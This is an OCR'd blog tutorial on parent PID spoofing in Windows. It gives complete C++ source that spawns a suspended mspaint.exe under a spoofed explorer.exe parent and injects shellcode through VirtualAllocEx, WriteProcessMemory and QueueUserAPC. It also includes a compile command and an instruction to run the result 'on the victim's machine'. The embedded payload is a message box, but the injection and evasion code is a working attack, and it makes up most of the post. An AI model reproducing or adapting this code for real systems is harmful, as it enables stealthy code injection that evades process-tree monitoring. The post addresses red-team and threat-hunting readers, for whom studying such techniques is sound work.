
Malware development tricks: parent PID spoofing. Simple C++ example.

cocomelonc.github.io/malware/2022/09/06/malware-tricks-23.html

September 6, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!




This article is the result of my own investigation into interesting trick: parent process ID spoofing.

parent PID spoofing


Monitoring the relationships between parent and child processes is a common method used by threat hunting teams to identify malicious activities. Red teams have adopted parent PID spoofing as a method of evasion. The `CreateProcess` Windows API call supports a parameter that allows the user to specify the Parent PID. This means that a malicious process can use a different parent than the one being executed when it is created.

practical example


Let's look at a practical example. First of all, let's say that we have some process, like `mspaint.exe`:



As you can see, PID is `3396`. If we look at its parent process (PID: `2876`), we can see `explorer.exe`:



Also we can see via Process Hacker that current directory is `C:\Windows\System32\`:



Then, the execution flow of this trick is detailed in the following steps:

I got `explorer.exe` PID:

```
int pid = findMyProc(argv[1]);
if (pid) {
  printf("PID = %d\n", pid);
}

HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)pid);
```

Create process `mspaint.exe`:

```
CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, TRUE,
CREATE_SUSPENDED | CREATE_NO_WINDOW | EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,
reinterpret_cast<LPSTARTUPINFOA>(&si), &pi);
LPVOID ba = (LPVOID)VirtualAllocEx(pi.hProcess, NULL, 0x1000, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Write `meow-meow` payload to created process memory:

```
BOOL res = WriteProcessMemory(pi.hProcess, ba, (LPVOID)my_payload,
sizeof(my_payload), nb);
```

Add a user-mode asynchronous procedure call (APC) object to the APC queue of the thread of the created process:

```
QueueUserAPC((PAPCFUNC)ba, pi.hThread, 0);
```

Resume thread:

```
ResumeThread(pi.hThread);
CloseHandle(pi.hThread);
```

So, the full source code of this trick is:

```
/*
hack.cpp
parent PID spoofing with APC
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/06/malware-tricks-23.html
*/
#include <windows.h>
#include <tlhelp32.h>
#include <iostream>

int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}


int main(int argc, char* argv[]) {
  unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
```

```
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  STARTUPINFOEXA si;
  PROCESS_INFORMATION pi;
  SIZE_T st;
  int pid = findMyProc(argv[1]);
  if (pid) {
    printf("PID = %d\n", pid);
  }

  HANDLE ph = OpenProcess(PROCESS_ALL_ACCESS, false, (DWORD)pid);

  ZeroMemory(&si, sizeof(STARTUPINFOEXA));
  InitializeProcThreadAttributeList(NULL, 1, 0, &st);
  si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0,
st);
  InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &st);
  UpdateProcThreadAttribute(si.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &ph, sizeof(HANDLE), NULL, NULL);
  si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

  CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, TRUE,
CREATE_SUSPENDED | CREATE_NO_WINDOW | EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,
reinterpret_cast<LPSTARTUPINFOA>(&si), &pi);
  LPVOID ba = (LPVOID)VirtualAllocEx(pi.hProcess, NULL, 0x1000, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  SIZE_T *nb = 0;
  BOOL res = WriteProcessMemory(pi.hProcess, ba, (LPVOID)my_payload,
sizeof(my_payload), nb);

  QueueUserAPC((PAPCFUNC)ba, pi.hThread, 0);
  ResumeThread(pi.hThread);
  CloseHandle(pi.hThread);
```

```
  return 0;
}
```


As you can see, I reused my code from this and this posts.

> Here I have hardcoded a bit the process which being started, you can modify it so that it accepts it from the command-line arguments

demo


Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then run it on the victim's machine:

